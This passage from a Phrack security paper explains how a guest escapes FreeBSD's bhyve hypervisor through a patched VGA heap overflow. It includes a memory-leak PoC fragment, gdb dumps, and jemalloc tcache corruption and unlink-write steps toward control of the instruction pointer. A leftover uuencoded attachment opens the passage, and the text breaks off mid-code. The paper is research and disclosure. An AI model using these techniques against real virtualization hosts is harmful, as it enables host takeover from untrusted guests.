M6UOH]@G%+2CB/#I=H7<Q_L?./MYLY’L8,?8?*W_!00D(*&F^"!#$K&@YH871
M+(F#VH*B24\YBN!^H‘KA)?O*(G#RK:WOOK.N0N?:V]H:!!:%[GRUM?5?__5?
M6_]A(=,%L@IP]/#7J]U=^’^9O(U%?>5@<4WNQV7X‘NE’’%I$YKSQ1I]0‘77+
M-?%;9XZQGZ/]Y"T8&AT^Z_$^8]$Y’6<QNFDU2F$P7DZI!A6‘$YNZ=15ZP@L*
MK=YQ3F@BAOX,(S0A$MB4L,+8N"::$NBR#/9RXVU)9V]GXB\?S*3L]L1!<]’K
M":?87‘0.>F2%HX4_I-’’T!Y;QMB3!8\QW?_N%?_TZ,^&]#^Y=+^@CO7TO];&
M,]^D_[56H_U$__^(QPQZ/1IY$Q+M,=B/"K:3]EK&’1_M-4=USZMZY?)^I>+M
M-4:.$\>A3LLN(F*G?>*@MR).’?R;C,E(49PH="[&67*F8?[R838Z1$NX$,1M
ME‘5)-HW’>#(!+E‘K8(("H,’>T,9FQ&/,)Z/?^\MA%*<J+09^#$5’R/H@KL)O
M>XG:!ZDJ2)0]<1#$8*@!U5"S?)E#VI<@0A=#1A*@Y7)4%O’UE5I$.HXKQ/FC
M-YV&0)R’K6_/@XD_>K!O_8‘;D’4;<G%^TCO\R7K?.S\A."[$H+]D+^H^7F_’
M@ZG]/O??VKU.2E<ZC<-#T97;Z116PLP?9;7__>FI==$YZQUBPW_T9/@!O-X9
MLELW?/B7]<%H$-DMV7‘L8LBAA3)@ZG[H’A8M‘4RZ/BA,#E;,R"-;Z^=SZ^?<
MVL0QU[[=7.+-\^_N/UK/0S+=>‘IG]$]#*?T4SN@IG-%3?)S_5O%Q]IMMISJN
MC\;?’!^G1H-;DQ#D6C‘%9^[OXO]*$EZM)"X‘A/P6TZ!3>G8,B7U‘Q3K%D"RQ
MC6-6>(0821D<OC70V!=3+51/=AB?6/B<F@C@_M\\?,Y3<)QX<)PO#"#S[>8H
MFX2.^9W9J:<(,=7V7KU6:]?&PZ^($%-K5?\G18AY-!;,4S28IV@P3]%@Q/,4
M#>8I&LQ3-!AZGJ+!/$6#,:MZB@;S%‘W&>HH&\Q0-YG]6-)@_V%]<HC:L4<#(
MC*^MYRXM‘N4OKNVE)Y_SW\GG7$\+DQ.)BLYDY6DYDDFUF[2=CR1=H\&MR,#+
M<K84@&"OXNHTW073+/G)[3W1EB>W][5]09*[H=][Y7[_3;KC>U8AU8\ZI8F=
M7T_>]OJ[_V7>]D\>XT\>XT\>XT\>XT\>XT\>X[&L3Q[CE/7)8_S)8_S)8_R_
MO\?XO]L8_>EY>IZ>I^?I>7J>GJ?GZ7EZGIZGY^EY>IZ>I^?I>7J>GJ?GZ7EZ
GGIZGY^EY>IZ>I^?I>7J>GJ?GZ7EZGIZGY^G9^/G_‘!’U1^<‘6‘<‘
‘
end


|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0b of 0x0f

```
|=-----------------------------------------------------------------------=|
|=----=[ Tale of two hypervisor bugs - Escaping from FreeBSD bhyve ]=----=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[  Reno Robert ]=--------------------------=|
|=-------------------------=[ @renorobertr ]=--------------------------=|
|=-----------------------------------------------------------------------=|
```

--[Table of contents

--[1 - Introduction

VM escape has become a popular topic of discussion over the last few years. A good amount of research on this topic has been published for various hypervisors like VMware, QEMU, VirtualBox, Xen and Hyper-V. Bhyve is a hypervisor for FreeBSD supporting hardware-assisted virtualization. This paper details the exploitation of two bugs in bhyve - FreeBSD-SA-16:32.bhyve [1] (VGA emulation heap overflow) and CVE-2018-17160 [21] (Firmware Configuration device bss buffer overflow) and some generic techniques which could be used for exploiting other bhyve bugs. Further, the paper also discusses sandbox escapes using PCI device passthrough, and Control-Flow Integrity bypasses in HardenedBSD 12-CURRENT

--[2 - Vulnerability in VGA emulation

FreeBSD disclosed a bug in VGA device emulation FreeBSD-SA-16:32.bhyve [1] found by Ilja van Sprundel, which allows a guest to execute code in the host. The bug affects virtual machines configured with 'fbuf' framebuffer device. The below patch fixed the issue:

```
        struct {
                uint8_t         dac_state;
-               int             dac_rd_index;
-               int             dac_rd_subindex;
-               int             dac_wr_index;
-               int             dac_wr_subindex;
```

```
+               uint8_t         dac_rd_index;
+               uint8_t         dac_rd_subindex;
+               uint8_t         dac_wr_index;
+               uint8_t         dac_wr_subindex;
                uint8_t         dac_palette[3 * 256];
                uint32_t        dac_palette_rgb[256];
        } vga_dac;
```

The VGA device emulation in bhyve uses 32-bit signed integer as DAC Address Write Mode Register and DAC Address Read Mode Register. These registers are used to access the palette RAM, having 256 entries of intensities for each value of red, green and blue. Data in palette RAM can be read or written by accessing DAC Data Register [2][3].

After three successful I/O access to red, green and blue intensity values, DAC Address Write Mode Register or DAC Address Read Mode Register is incremented automatically based on the operation performed. Here is the issue, the values of DAC Address Read Mode Register and DAC Address Write Mode Register does not wrap under index of 256 since the data type is not 'uint8_t', allowing an untrusted guest to read or write past the palette RAM into adjacent heap memory.

The out of bound read can be achieved in function vga_port_in_handler() of vga.c file:

```
case DAC_DATA_PORT:
        *val = sc->vga_dac.dac_palette[3 * sc->vga_dac.dac_rd_index +
        sc->vga_dac.dac_rd_subindex];
        sc->vga_dac.dac_rd_subindex++;
        if (sc->vga_dac.dac_rd_subindex == 3) {
                sc->vga_dac.dac_rd_index++;
                sc->vga_dac.dac_rd_subindex = 0;
        }
```

The out of bound write can be achieved in function vga_port_out_handler() of vga.c file:

```
case DAC_DATA_PORT:
        sc->vga_dac.dac_palette[3 * sc->vga_dac.dac_wr_index +
sc->vga_dac.dac_wr_subindex] = val;
        sc->vga_dac.dac_wr_subindex++;
        if (sc->vga_dac.dac_wr_subindex == 3) {
                sc->vga_dac.dac_palette_rgb[sc->vga_dac.dac_wr_index] =
                . . .
                . . .
                sc->vga_dac.dac_wr_index++;
                sc->vga_dac.dac_wr_subindex = 0;
         }
```

The vulnerability provides very powerful primitives - both read and write access to heap memory of the hypervisor user space process. The only issue is, after writing to dac_palette, the RGB value is encoded and written to the adjacent dac_palette_rgb array as a single value. This corruption can be corrected during the subsequent writes to dac_palette array since dac_palette_rgb is placed next to dac_palette during the linear write. But if the corrupted memory is used before correction, the bhyve process could crash. Such an issue was not faced during the development of exploit under FreeBSD 11.0-RELEASE-p1 r306420

--[3 - Exploitation of VGA bug

Though FreeBSD does not have ASLR, it is necessary to understand the process memory layout, the guest features which allow allocation and deallocation of heap memory in the host process and the ideal structures to corrupt for gaining reliable exploit primitives. This section provides an in-depth analysis of the exploitation of heap overflow to achieve arbitrary code execution in the host.

----[3.1 - Analysis of memory allocations in heap

FreeBSD uses jemalloc allocator for dynamic memory management. Research done by huku, argp and vats on jemalloc [4][5][6], provides great insights into the allocator. Understanding the details provided in paper Pseudomonarchia jemallocum [4] is essential for following many parts of section 3. The jemalloc used in FreeBSD 11.0-RELEASE-p1 is slightly different from the one described in papers [4][5], however, the core design and exploitation techniques remain the same.

The user space bhyve process is multi-threaded, and hence multiple thread caches are used by jemalloc. The threads of prime importance for this study are 'mevent' and 'vcpu N', where N is the vCPU number. 'mevent' thread is the main thread which does all the initialization as part of main() function in bhyverun.c file:

```
int
main (int argc, char *argv[])
{
        memsize = 256 * MB;
        . . .
        case 'm':
                error = vm_parse_memsize(optarg, &memsize);
        . . .
        vm_set_memflags(ctx, memflags);
        err = vm_setup_memory(ctx, memsize, VM_MMAP_ALL);
        . . .
        if (init_pci(ctx) != 0)
        . . .
        fbsdrun_addcpu(ctx, BSP, BSP, rip);
        . . .
        mevent_dispatch();
        . . .
}
```

The first allocation of importance is the guest physical memory, mapped into the address space of the bhyve process. A preconfigured memory of 256MB is allocated to any virtual machine. A VM can also be configured with more memory using '-m' parameter. The guest physical memory map along with the system memory looks like below (found in pci_emul.c):

```
/*
 * The guest physical memory map looks like the following:
 * [0,              lowmem)             guest system memory
 * [lowmem,         lowmem_limit)       memory hole (may be absent)
 * [lowmem_limit,   0xE0000000)         PCI hole (32-bit BAR
 * allocation)
 * [0xE0000000,     0xF0000000)         PCI extended config window
 * [0xF0000000,     4GB)                LAPIC, IOAPIC, HPET,
 * firmware
 * [4GB,            4GB + highmem)
 */
```

Here the lowmem_limit can be a maximum value up to 3GB. Guest system memory is mapped into the bhyve process by calling mmap(). Along with the requested size of guest system memory, 4MB (VM_MMAP_GUARD_SIZE) guard pages are allocated before and after the virtual address space of the guest system memory. The vm_setup_memory() API in lib/libvmmapi/vmmapi.c performs the mentioned operation as below:

```
int
vm_setup_memory(struct vmctx *ctx, size_t memsize, enum vm_mmap_style vms)
{
        . . .
        /*
          * If 'memsize' cannot fit entirely in the 'lowmem' segment then
          * create another 'highmem' segment above 4GB for the remainder.
          */
        if (memsize > ctx->lowmem_limit) {
                ctx->lowmem = ctx->lowmem_limit;
                ctx->highmem = memsize - ctx->lowmem_limit;
                objsize = 4*GB + ctx->highmem;
```

```
        } else {
                ctx->lowmem = memsize;
                ctx->highmem = 0;
                objsize = ctx->lowmem;
        }

        /*
          * Stake out a contiguous region covering the guest physical
          * memory
          * and the adjoining guard regions.
          */
        len = VM_MMAP_GUARD_SIZE + objsize + VM_MMAP_GUARD_SIZE;
        flags = MAP_PRIVATE | MAP_ANON | MAP_NOCORE | MAP_ALIGNED_SUPER;
        ptr = mmap(NULL, len, PROT_NONE, flags, -1, 0);
        . . .
        baseaddr = ptr + VM_MMAP_GUARD_SIZE;
        . . .
        ctx->baseaddr = baseaddr;
        . . .
}
```

Once the contiguous allocation for guest physical memory is made, the pages are later marked as PROT_READ | PROT_WRITE and mapped into the guest address space. The 'baseaddr' is the virtual address of guest physical memory.

The next interesting allocation is made during the initialization of virtual PCI devices. The init_pci() call in main() initializes all the device emulation code including the framebuffer device. The framebuffer device performs initialization of the VGA structure 'vga_softc' in vga.c file as below:

```
void *
vga_init(int io_only)
{
        struct inout_port iop;
        struct vga_softc *sc;
        int port, error;

        sc = calloc(1, sizeof(struct vga_softc));
        . . .
}

struct vga_softc {
        struct mem_range        mr;
        . . .
        struct {
                uint8_t.       dac_state;
                int                     dac_rd_index;
                int                dac_rd_subindex;
                int                dac_wr_index;
                int                dac_wr_subindex;
                uint8_t         dac_palette[3 * 256];
                uint32_t       dac_palette_rgb[256];
        } vga_dac;
};
```

The 'vga_softc' structure (2024 bytes) where the overflow happens is allocated as part of tcache bin, servicing regions of size 2048 bytes. The framebuffer device also performs a few allocations as part of the remote framebuffer server, however, these are not significant for the exploitation of the bug.

Next, let's analyze the memory between vga_softc structure and the guest physical memory guard page to identify any interesting structures to corrupt or leak. Since the out of bounds read/write is linear, guest can only leak information until the guard page for now. The file readmemory.c in the attached code reads the bhyve heap memory from an Ubuntu 14.04.5 LTS guest operating system.

---[readmemory.c]---

```
. . .
        iopl(3);

        warnx("[+] Reading bhyve process memory...");
        chunk_lw_size = getpagesize() * PAGES_TO_READ;
        chunk_lw = calloc(chunk_lw_size, sizeof(uint8_t));

        outb(0, DAC_IDX_RD_PORT);
        for (int i = 0; i < chunk_lw_size; i++) {
                chunk_lw[i] = inb(DAC_DATA_PORT);
        }

        for (int index = 0; index < chunk_lw_size/8; index++) {
                qword = ((uint64_t *)chunk_lw)[index];
                if (qword > 0) {
                        warnx("[%06d] => 0x%lx", index, qword);
                }
        }
. . .
```

Running the code in the guest leaks a bunch of heap pointers as below:

```
root@linuxguest:~/setupA/readmemory# ./readmemory
. . .
readmemory: [128483] => 0x801b6f000
readmemory: [128484] => 0x801b6f000
readmemory: [128486] => 0xe4000000b5
readmemory: [128489] => 0x100000000
readmemory: [128491] => 0x801b6fb88
readmemory: [128493] => 0x100000000
readmemory: [128495] => 0x801b701c8
readmemory: [128497] => 0x100000000
readmemory: [128499] => 0x801b70808
readmemory: [128501] => 0x100000000
readmemory: [128503] => 0x801b70e48
. . .
```

After some analysis, it is realized that this is tcache_s structure used by jemalloc. Inspecting the memory with gdb provides further details:

```
(gdb) info threads
  Id   Target Id         Frame
* 1    LWP 100185 of process 4891 "mevent" 0x000000080121198a in _kevent ()
* from /lib/libc.so.7
. . .
  12   LWP 100198 of process 4891 "vcpu 0" 0x00000008012297da in ioctl ()
from /lib/libc.so.7

(gdb) thread 12
[Switching to thread 12 (LWP 100198 of process 4891)]
#0  0x00000008012297da in ioctl () from /lib/libc.so.7

(gdb) print *((struct tsd_s *)($fs_base-160))
$21 = {state = tsd_state_nominal, tcache = 0x801b6f000, thread_allocated =
2720, thread_deallocated = 2464, prof_tdata = 0x0, iarena = 0x801912540,
arena = 0x801912540,
  arenas_tdata = 0x801a1b040, narenas_tdata = 8, arenas_tdata_bypass =
false, tcache_enabled = tcache_enabled_true, __je_quarantine = 0x0,
witnesses = {qlh_first = 0x0},
  witness_fork = false}
```

For any thread, the thread-specific data is located at an address pointed by $fs_base-160. The tcache address can be found by inspecting 'tsd_s' structure. The 'vcpu 0' thread's tcache structure is the one that the guest could access using the VGA bug. This can be confirmed by gdb:

```
(gdb) print *(struct tcache_s *)0x801b6f000
$1 = {link = {qre_next = 0x801b6f000, qre_prev = 0x801b6f000},
```


```
prof_accumbytes = 0, gc_ticker = {tick = 181, nticks = 228}, next_gc_bin =
0, tbins = {{tstats = {nrequests = 0},
      low_water = 0, lg_fill_div = 1, ncached = 0, avail = 0x801b6fb88}}}
```

Since tcache structure is accessible, the tcache metadata can be corrupted as detailed in [4] for further exploitation. The heap layout was further analyzed under multiple CPU configurations as below:

- Guest with single vCPU and host with single CPU
- Guest with single vCPU and host with more than one CPU core
- Guest with more than one vCPU and host with more than one CPU core

Some of the observed changes are
- The number of jemalloc arenas is 4 times the number of CPU core available. When the number of CPU core changes, the heap layout also changes marginally. I say marginally because tcache structure can still be reached from the 'vga_softc' structure during the overflow
- When there is more than one vCPU, each vCPU thread has its own thread caches (tcache_s). The thread caches of vCPU's are placed one after the other.

The thread cache structures of vCPU threads are allocated in the same chunk as that of vga_softc structure managed by arena[0]. During a linear overflow, the first tcache_s structure to get corrupted is that of vCPU0. Since vCPU0 is always available under any configuration, it is a reliable target to corrupt. The CPU affinity of exploit running in the guest should be set to vCPU0 to ensure corrupted structures are used during the execution of the exploit. To summarize, the heap layout looks like below:



This memory layout is expected to be consistent for a couple of reasons. First, the jemalloc chunk of size 2MB is mapped by the allocator when bhyve makes its first allocation request during _libpthread_init() -> _thr_alloc() -> calloc(). This further goes through a series of calls tcache_create() -> ipallocztm() -> arena_palloc() -> arena_malloc() -> arena_malloc_large() -> arena_run_alloc_large() -> arena_chunk_alloc() -> chunk_alloc_core() -> chunk_alloc_mmap() -> pages_map() -> mmap() (some of the functions are skipped and library-private functions will have a prefix __je_ to their function names). The guest memory mapped using vm_setup_memory() during bhyve initialization will occupy the memory region right after this jemalloc chunk due to the predictable mmap() behaviour. Second, the 'vga_softc' structure will occupy a lower memory address in the chunk compared to that of 'tcache_s' structures because jemalloc allocates 'tcache_s' structures using tcache_create() (serviced as large allocation request of 32KB in this case) only when the vCPU threads make an allocation request. Allocation of 'vga_softc' structure happens much earlier in the initialization routine compared to the creation of vCPU threads by fbsdrun_addcpu().

----[3.2 - ACPI shutdown and event handling

Next task is to find a feature which allows the guest to trigger an allocation or deallocation after corrupting the tcache metadata. Inspecting each of the bins, an interesting allocation was found in tbins[4]:

```
(gdb) print ((struct tcache_s *)0x801b6f000)->tbins[4]
$2 = {tstats = {nrequests = 1}, low_water = -1, lg_fill_div = 1, ncached =
63, avail = 0x801b71248}

(gdb) x/gx 0x801b71248-64*8
0x801b71048:    0x0000000813c10000
```

```
(gdb) x/5gx 0x0000000813c10000
0x813c10000:    0x0000000000430380      0x000000000000000f
0x813c10010:    0x0000000000000003      0x0000000801a15080
0x813c10020:    0x0000000100000000

(gdb) x/i 0x0000000000430380
   0x430380 <power_button_handler>:     push   %rbp

 (gdb) print *(struct mevent *)0x0000000813c10000
$3 = {me_func = 0x430380 <power_button_handler>, me_fd = 15, me_timid = 0,
me_type = EVF_SIGNAL, me_param = 0x801a15080, me_cq = 0, me_state = 1,
me_closefd = 0, me_list = {
    le_next = 0x801a15100, le_prev = 0x801a15430}}
```

bhyve emulates access to I/O port 0xB2 (Advanced Power Management Control port) to enable and disable ACPI virtual power button. A handler for SIGTERM signal is registered through FreeBSD's kqueue mechanism [7].

'mevent' is a micro event library based on kqueue for bhyve found in mevent.c. The library exposes a set of API for registering and modifying events. The main 'mevent' thread handles all the events. The mevent_dispatch() function called from main() dispatches to the respective event handlers when an event is reported. The two notable API's of interest for the exploitation of this bug are mevent_add() and mevent_delete(). Let's see how the 0xB2 I/O port handler in pm.c uses the mevent library:

```
static int
smi_cmd_handler(struct vmctx *ctx, int vcpu, int in, int port, int bytes,
    uint32_t *eax, void *arg)
{
        . . .
        switch (*eax) {
        case BHYVE_ACPI_ENABLE:
                . . .
                if (power_button == NULL) {
                        power_button = mevent_add(SIGTERM, EVF_SIGNAL,
                            power_button_handler, ctx);
                        old_power_handler = signal(SIGTERM, SIG_IGN);
                }
                break;
        case BHYVE_ACPI_DISABLE:
                . . .
                if (power_button != NULL) {
                        mevent_delete(power_button);
                        power_button = NULL;
                        signal(SIGTERM, old_power_handler);
                }
                break;
        }
        . . .
}
```

Writing the value 0xa0 (BHYVE_ACPI_ENABLE) will trigger a call to mevent_add() in mevent.c. mevent_add() function allocates a mevent structure using calloc(). The events that require addition, update or deletion are maintained in a list pointed by the list head 'change_head'. The elements in the list are doubly linked.

```
struct mevent *
mevent_add(int tfd, enum ev_type type,
           void (*func)(int, enum ev_type, void *), void *param)
{
        . . .
        mevp = calloc(1, sizeof(struct mevent));
        . . .
        mevp->me_func = func;
        mevp->me_param = param;

        LIST_INSERT_HEAD(&change_head, mevp, me_list);
        . . .
```

```
}

struct mevent {
        void    (*me_func)(int, enum ev_type, void *);
        . . .
        LIST_ENTRY(mevent) me_list;
};

#define LIST_ENTRY(type)                                                \
struct {                                                                \
        struct type *le_next;   /* next element */                      \
        struct type **le_prev;  /* address of previous next element */  \
}
```

Similarly, writing a value 0xa1 (BHYVE_ACPI_DISABLE) will trigger a call to mevent_delete() in mevent.c. mevent_delete() unlinks the event from the list using LIST_REMOVE() and marks it for deletion by mevent thread:

```
static int
mevent_delete_event(struct mevent *evp, int closefd)
{
        . . .
                LIST_REMOVE(evp, me_list);
        . . .
}

#define LIST_NEXT(elm, field)   ((elm)->field.le_next)
#define LIST_REMOVE(elm, field) do {                                    \
        . . .
        if (LIST_NEXT((elm), field) != NULL)                            \
                LIST_NEXT((elm), field)->field.le_prev =
\
                    (elm)->field.le_prev;
\
        *(elm)->field.le_prev = LIST_NEXT((elm), field);                \
        . . .
} while (0)
```

To summarize, guest can allocate and deallocate a mevent structure having function and list pointers. The allocation requests are serviced by thread cache of vCPU threads. CPU affinity could be set for the exploit code, to force allocations from a vCPU thread of choice. i.e. vCPU0 as seen in the previous section. Corrupting the 'tcache_s' structure of vCPU0, would allow us to control where the mevent structure gets allocated.

----[3.3 - Corrupting tcache_s structure

'tcache_s' structure has an array of tcache_bin_s structures. tcache_bin_s has a pointer (void **avail) to an array of pointers to pre-allocated memory regions, which services allocation requests of a fixed size.

```
typedef struct tcache_s tcache_t;

struct tcache_s {
    struct {
        tcache_t *qre_next;
        tcache_t *qre_prev;
    } link;
    uint64_t prof_accumbytes;
    ticker_t gc_ticker;
    szind_t next_gc_bin;
    tcache_bin_t tbins[1];
}

struct tcache_bin_s {
    tcache_bin_stats_t tstats;
    int low_water;
    unsigned int lg_fill_div;
    unsigned int ncached;
    void **avail;
```

```
}
```

As seen in section 2.1.7 and 3.3.3 of paper Pseudomonarchia jemallocum [4] and [6], it is possible to return an arbitrary address during allocation by corrupting thread caches. 'ncached' is the number of cached free memory regions available for allocation. When an allocation is requested, it is fetched as avail[-ncached] and 'ncached' gets decremented. Likewise, when an allocation is freed, 'ncached' gets incremented, and the pointer is added to the free list as avail[-ncached] = ptr. The allocation requests for 'mevent' structure with size 0x40 bytes is serviced by tbin[4].avail pointers. The 'vga_softc' out of bound read can first leak the heap memory including the 'tcache_s' structure. Then the out of bound write can be used to overwrite the pointers to free memory regions pointed by 'avail'. By leaking and rewriting memory, we make sure parts of memory other than thread caches are not corrupted. To be specific, it is only needed to overwrite tbins[4].avail[-ncached] pointer before invoking mevent_add(). On a side note, the event marked for deletion by mevent_delete() is freed by mevent thread and not by vCPU0 thread. Hence the freed pointer never makes into tbins[4].avail array of vCPU0 thread cache but becomes available in mevent thread cache.

When calloc() request is made to allocate mevent structure in mevent_add(), it uses the overwritten pointers of tcache_s structure. This forces the mevent structure to be allocated at the arbitrary guest-controlled address. Though the mevent structure can be allocated at an arbitrary address, we do not have control over the contents written to it to turn this into a write-anything-anywhere.

In order to modify the contents of mevent structure, one solution is to allocate the structure into the guest system memory, mapped in the bhyve process. Since this memory is accessible to the guest, the contents can be directly modified from within the guest. The other solution is to allocate the structure adjacent to the 'vga_softc' structure, use the out of bound write again, to modify the content. The later technique will be discussed in section 4.

The current approach to determine the 'tcache_s' structure in the leaked memory is a signature-based search using 'tcache_s' definition implemented as find_jemalloc_tcache() in the PoC. It is observed that the link pointers 'qre_next' and 'qre_prev' are page-aligned since 'tcache_s' allocations are page-aligned. Moreover, there are other valid pointers such as tbins[index].avail, which can be used as signatures. When a possible 'tcache_s' structure is located in memory, the tbins[4].avail pointer is fetched for further analysis. Next part of this approach is to locate the array of pointers in memory which tbins[4].avail points to, by searching for a sequence of values varying by 0x40 (mevent allocation size). Once the offset to avail pointer array from 'vga_softc' structure is known, we can precisely overwrite tbin[4].avail[-ncached] to return an arbitrary address. The 'vga_softc' address can be roughly calculated as tbins[4].avail - (number of entries in avail * sizeof(void *)) - offset to avail array from 'vga_softc' structure. tcache_create() function in tcache.c gives a clear understanding of tcache_s allocation and avail pointer assignment:

```
tcache_t *
tcache_create(tsdn_t *tsdn, arena_t *arena)
{
        . . .
        size = offsetof(tcache_t, tbins) + (sizeof(tcache_bin_t) * nhbins);
        /* Naturally align the pointer stacks. */
        size = PTR_CEILING(size);
        stack_offset = size;
        size += stack_nelms * sizeof(void *);
        /* Avoid false cacheline sharing. */
        size = sa2u(size, CACHELINE);

        tcache = ipallocztm(tsdn, size, CACHELINE, true, NULL, true,
            arena_get(TSDN_NULL, 0, true));
        . . .
        for (i = 0; i < nhbins; i++) {
                tcache->tbins[i].lg_fill_div = 1;
```

```
                stack_offset += tcache_bin_info[i].ncached_max *
                                sizeof(void *);
                /*
                 * avail points past the available space.  Allocations will
                 * access the slots toward higher addresses (for the
                 * benefit of prefetch).
                 */
                tcache->tbins[i].avail = (void **)((uintptr_t)tcache +
                                (uintptr_t)stack_offset);
        }

        return (tcache);
}
```

The techniques to locate 'tcache_s' structure has lot more scope for improvement and further study in terms of the signature used or leaking 'tcache_s' base address directly from link pointers when qre_next == qre_prev

----[3.4 - Discovering base address of guest memory

Leaking the 'baseaddr' allows the guest to set up shared memory between the guest and the host bhyve process. By knowing the guest physical address of a memory allocation, the host virtual address of the guest allocation can be calculated as 'baseaddr' + guest physical address. Fake data structures or payloads could be injected into the bhyve process memory using this shared memory from the guest [8].

Due to the memory layout observed in section 3.1, if we can leak at least one pointer within the jemalloc chunk before guest memory pages (which is the case here), the base address of chunk can be calculated. Jemalloc in FreeBSD 11.0 uses chunks of size 2 MB, aligned to its size. CHUNK_ADDR2BASE() macro in jemalloc calculates the base address of a chunk, given any pointer in a chunk as below:

```
#define CHUNK_ADDR2BASE(a)                                              \
                ((void *)((uintptr_t)(a) & ~chunksize_mask))
```

where chunksize_mask is '(chunksize - 1)' and 'chunksize' is 2MB. Once the chunk base address is known, the base address of guest memory can be calculated as chunk base address + chunk size + VM_MMAP_GUARD_SIZE (4MB)

Another way to get the base address is by leaking the 'vmctx' structure from lower memory of chunk. This will be discussed as part of section 4.3.

----[3.5 - Out of bound write to write pointer anywhere using unlink

Once the guest allocates the mevent structure within its system memory, it can overwrite the 'power_button_handler' callback and wait until the host turns off the VM. SIGTERM signal will be delivered to the bhyve process during poweroff, which in turn triggers the overwritten handler, giving RIP control. However, this approach has a drawback - the guest needs to wait until the VM is powered off from the host.

To eliminate this host interaction, the next idea is to use the list unlink. By corrupting the previous and next pointers of the list, we can write an arbitrary value to an arbitrary address using LIST_REMOVE() in mevent_delete_event() (section 3.2). The major limitation of this approach is that the value written should also be a writable address. Hence function pointers cannot be directly overwritten.

With the ability to write a writable address to arbitrary address, the next step is to find a target to overwrite to control RIP indirectly.

----[3.6 - MMIO emulation and RIP control methodology

The PCI hole memory region of guest memory (section 3.1) is not mapped and is used for device emulation. Any access to this memory will trigger an Extended Page Table (EPT) fault resulting in VM-exit. The vmx_exit_process() in the VMM code src/sys/amd64/vmm/intel/vmx.c invokes

the respective handler based on the VM-exit reason.

```
static int
vmx_exit_process(struct vmx *vmx, int vcpu, struct vm_exit *vmexit)
{
        . . .
        case EXIT_REASON_EPT_FAULT:
                /*
                 * If 'gpa' lies within the address space allocated to
                 * memory then this must be a nested page fault otherwise
                 * this must be an instruction that accesses MMIO space.
                 */
                gpa = vmcs_gpa();
                if (vm_mem_allocated(vmx->vm, vcpu, gpa) ||
                    apic_access_fault(vmx, vcpu, gpa)) {
                        vmexit->exitcode = VM_EXITCODE_PAGING;
                        . . .
                } else if (ept_emulation_fault(qual)) {
                        vmexit_inst_emul(vmexit, gpa, vmcs_gla());
                        vmm_stat_incr(vmx->vm, vcpu, VMEXIT_INST_EMUL, 1);
                }
        . . .
}
```

vmexit_inst_emul() sets the exit code to 'VM_EXITCODE_INST_EMUL' and other exit details for further emulation. The VM_RUN ioctl used to run the virtual machine then calls vm_handle_inst_emul() in sys/amd64/vmm/vmm.c, to check if the Guest Physical Address (GPA) accessed is emulated in-kernel. If not, the exit information is passed on to the user space for emulation.

```
int
vm_run(struct vm *vm, struct vm_run *vmrun)
{
        . . .
                case VM_EXITCODE_INST_EMUL:
                        error = vm_handle_inst_emul(vm, vcpuid, &retu);
                        break;
        . . .
}
```

MMIO emulation in the user space is done by the vmexit handler vmexit_inst_emul() in bhyverun.c. vm_loop() dispatches execution to the respective handler based on the exit code.

```
static void
vm_loop(struct vmctx *ctx, int vcpu, uint64_t startrip)
{
        . . .
                error = vm_run(ctx, vcpu, &vmexit[vcpu]);
        . . .
                exitcode = vmexit[vcpu].exitcode;
        . . .
                rc = (*handler[exitcode])(ctx, &vmexit[vcpu], &vcpu);
}

static vmexit_handler_t handler[VM_EXITCODE_MAX] = {
        . . .
        [VM_EXITCODE_INST_EMUL] = vmexit_inst_emul,
        . . .
};
```

The user space device emulation is interesting for this exploit because it has the right data structures to corrupt using the list unlink. The memory ranges and callbacks for each user space device emulation is stored in a red-black tree. When a PCI BAR is programmed to map a MMIO region using register_mem() or when a memory region is registered explicitly through register_mem_fallback() in mem.c, the information is added to mmio_rb_root and mmio_rb_fallback RB trees respectively. During an instruction emulation, the red-black trees are traversed to find the node which has the handler for the guest physical address which caused the EPT fault. The

red-black tree nodes are defined by the structure 'mmio_rb_range' in mem.c

```
struct mmio_rb_range {
        RB_ENTRY(mmio_rb_range) mr_link;        /* RB tree links */
        struct mem_range        mr_param;
        uint64_t                mr_base;
        uint64_t                mr_end;
};
```

The 'mr_base' element is the starting address of a memory range, and 'mr_end' marks the ending address of the memory range. The 'mem_range' structure is defined in mem.h, has the pointer to the handler and arguments 'arg1' and 'arg2' along with 6 other arguments.

```
typedef int (*mem_func_t)(struct vmctx *ctx, int vcpu, int dir, uint64_t
addr,
                          int size, uint64_t *val, void *arg1, long arg2);

struct mem_range {
        const char      *name;
        int             flags;
        mem_func_t      handler;
        void            *arg1;
        long            arg2;
        uint64_t        base;
        uint64_t        size;
};
```

To avoid red-black tree lookup each time when there is an instruction emulation, a per-vCPU MMIO cache is used. Since most accesses from a vCPU will be to a consecutive address in a device memory range, the result of the red-black tree lookup is maintained in an array 'mmio_hint'. When emulate_mem() is called by vmexit_inst_emul(), first the MMIO cache is looked up to see if there is an entry. If yes, the guest physical address is checked against 'mr_base' and 'mr_end' value to validate the cache entry. If it is not the expected entry, it is a cache miss. Then the red-black tree is traversed to find the correct entry. Once the entry is found, vmm_emulate_instruction() in sys/amd64/vmm/vmm_instruction_emul.c (common code for user space and the VMM) is called for further emulation.

```
static struct mmio_rb_range     *mmio_hint[VM_MAXCPU];

int
emulate_mem(struct vmctx *ctx, int vcpu, uint64_t paddr, struct vie *vie,
    struct vm_guest_paging *paging)

{
        . . .
        if (mmio_hint[vcpu] &&
            paddr >= mmio_hint[vcpu]->mr_base &&
            paddr <= mmio_hint[vcpu]->mr_end) {
                entry = mmio_hint[vcpu];
        } else
                entry = NULL;
        if (entry == NULL) {
                if (mmio_rb_lookup(&mmio_rb_root, paddr, &entry) == 0) {
                        /* Update the per-vCPU cache */
